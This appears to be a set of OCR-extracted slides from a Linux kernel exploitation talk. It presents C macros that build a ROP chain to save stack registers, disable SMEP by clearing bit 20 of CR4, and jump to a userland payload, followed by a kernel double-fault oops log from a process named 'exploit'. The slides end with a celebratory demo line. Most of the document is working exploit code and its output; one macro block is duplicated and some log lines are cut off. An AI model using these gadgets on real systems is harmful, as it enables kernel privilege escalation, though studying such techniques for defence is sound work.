ROP Chain

- Stores ESP and RBP in userland memory for future restoration

```
#define STORE_EAX(addr) \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = (uint64_t)addr + 16; \
  *stack++ = MOV_PTR_RDI_M10_EAX_ADDR;

#define SAVE_ESP(addr) \
  STORE_EAX(addr);

#define SAVE_RBP(addr_lo, addr_hi) \
  *stack++ = MOV_RAX_RBP_ADDR; \
  *stack++ = PUSH_RBP_ADDR; \
  STORE_EAX(addr_lo); \
  *stack++ = SHR_RAX_32_ADDR; \
  STORE_EAX(addr_hi);
```

- Disables SMEP by flipping the corresponding CR4 bit

```
#define SMEP_MASK (~((uint64_t)(1 << 20))) //
0xffffffffffefffff

#define DISABLE_SMEP() \
  *stack++ = MOV_RAX_CR4_ADDR; \
  *stack++ = POP_RDX_ADDR; \
  *stack++ = SMEP_MASK; \
  *stack++ = AND_RAX_RDX_ADDR; \
  *stack++ = PUSH_RAX_ADDR ; \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = MOV_CR4_RDI_ADDR;
```

- Jump to the payload’s wrapper


```
#define JUMP_TO(addr) \
  *stack++ = POP_RCX_ADDR; \
  *stack++ = (uint64_t) addr; \
  *stack++ = JMP_RCX_ADDR;
```

Clearing SMEP

- CR4 = CR4 & ~(1<<20) or CR4 &= 0xffffffffffefffff
- Since 32-bits of CR4 are "reserved", hence zero. That's why we can use 32-bits register gadgets.

```
#define SMEP_MASK (~((uint64_t)(1 << 20))) //
0xffffffffffefffff

#define DISABLE_SMEP() \
  *stack++ = MOV_RAX_CR4_ADDR; \
  *stack++ = POP_RDX_ADDR; \
  *stack++ = SMEP_MASK; \
  *stack++ = AND_RAX_RDX_ADDR; \
  *stack++ = PUSH_RAX_ADDR ; \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = MOV_CR4_RDI_ADDR;
```



```
[  148.241222] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  148.241223] CR2: 0000000020000fe8 CR3: 00000000092c8000 CR4: 00000000000407f0
[  148.241240] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[  148.241240] DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
[  148.241241] Stack:
[  148.241268] PGD 1a093067 PUD 18dac067 PMD 90c5067 PTE 0
[  148.241270] Oops: 0000 [#1] SMP
[  148.241271] Modules linked in: nls_utf8 isofs udf crc_itu_t vmw_vsock_vmci_transport vsock
pcspkr evdev snd_ens1371 snd_rawmidi snd_seq_device snd_ac97_codec snd_pcm snd_timer ecb vmwgf
l i2c_core battery parport_pc parport processor thermal_sys ac button fuse autofs4 ext4 crc16
ic crct10dif_pclmul crct10dif_common crc32c_intel psmouse ehci_pci uhci_hcd ehci_hcd e1000 usbc
[  148.241287] CPU: 0 PID: 1750 Comm: exploit Not tainted 3.16.0-4-amd64 #1 Debian 3.16.36-1+d
[  148.241287] Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference Pla
[  148.241288] task: ffff88000907cbe0 ti: ffff880006414000 task.ti: ffff880006414000
[  148.241289] RIP: 0010:[<ffffffff81016518>]  [<ffffffff81016518>] show_stack_log_lvl+0x108/0
[  148.241291] RSP: 0018:ffff88001d004e98  EFLAGS: 00010046
[  148.241291] RAX: 0000000020001000 RBX: 0000000020000ff8 RCX: ffff88001cffffc0
[  148.241292] RDX: 0000000000000000 RSI: ffff88001d004f58 RDI: 0000000000000000
[  148.241292] RBP: ffff88001d003fc0 R08: ffffffff81706753 R09: 00000000000006cd
[  148.241293] R10: 0000000000000000 R11: ffff88001d004c2e R12: ffff88001d004f58
[  148.241293] R13: 0000000000000000 R14: ffffffff81706753 R15: 0000000000000000
[  148.241294] FS:  00007fd3c3a56700(0000) GS:ffff88001d000000(0000) knlGS:0000000000000000
[  148.241295] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  148.241295] CR2: 0000000020000ff8 CR3: 00000000092c8000 CR4: 00000000000407f0
[  148.241323] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[  148.241324] DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
[  148.241324] Stack:
[  148.241324]  0000000000000008 ffff88001d004ef0 ffff88001d004eb0 0000000020000ff8
[  148.241326]  ffff88001d004f58 0000000020000ff8 ffff88000907cbe0 0000000000000040
[  148.241327]  0000000000000001 0000000000604b68 ffffffff810165fe ffff88001d004f58
[  148.241328] Call Trace:
[  148.241328]  <#DF>
[  148.241329]  [<ffffffff810165fe>] ? show_regs+0x7e/0x1f0
[  148.241333]  [<ffffffff810503af>] ? df_debug+0x1f/0x30
[  148.241335]  [<ffffffff81014ee8>] ? do_double_fault+0x78/0xf0
[  148.241336]  [<ffffffff81519fe8>] ? double_fault+0x28/0x30
[  148.241337]  [<ffffffff8151a54d>] ? page_fault+0xd/0x30
[  148.241337]  <<EOE>>
[  148.241338]  <UNK> Code: 67 70 81 31 c0 89 54 24 08 48 89 0c 24 48 8b 5b f8 e8 5b 93 4f 00
24 08 48 89
[  148.241349]  RSP <ffff88001d004e98>
[  148.241349] CR2: 0000000020000ff8
[  148.241351] ---[ end trace befcc1ba36493b40 ]---
art04$
```

FINAL:

DEMO

/o\ we did it again \o/